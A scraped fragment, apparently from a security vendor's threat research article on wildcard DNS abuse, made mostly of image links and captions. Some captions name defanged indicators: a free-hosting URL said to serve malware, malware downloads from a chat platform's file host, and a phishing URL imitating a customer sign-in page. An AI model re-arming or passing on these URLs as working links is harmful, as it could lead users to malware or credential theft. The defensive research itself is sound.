
![Figure 7. Screenshot of URL http[:]//udskhhkdsjdjskjdds[.]000webhostapp[.]com, which hosts malware (e.g., nnv[.]exe) and has no index webpage being set up.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-31.png)
![Figure 8. Two pieces of malware downloaded from discordapp[.]com (download bar); one of the malware samples is no longer accessible due to permission change (XML Error).](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-32.png)
![Figure 10. Screenshot of phishing URL http[:]//securty-supporrt[.]sun2seauvprotection[.]com[.]au/customer_center/customer-IDPP00C793/myaccount/signin/](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-34.png)







![The *. at the beginning of the name in the last record shown here indicates this record is a wildcard. If a user sends a query for the IPv4 address of a subdomain of example[.]com other than www, the authoritative name server will use the wildcard record to generate a response telling the user that the IP address for that subdomain is 1.2.3[.]4.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-17.png)
![An illustration of a response generated from a wildcard DNS record, based on the example subdomain doesnotexist[.]example[.]com](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-18.png)
![Screenshot showing how wildcard DNS can be used to advertise available domains. In the screenshot, a message reads, "Congratulations! doesnotexist[.]ws is available to register.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-19.png)













 A domain name 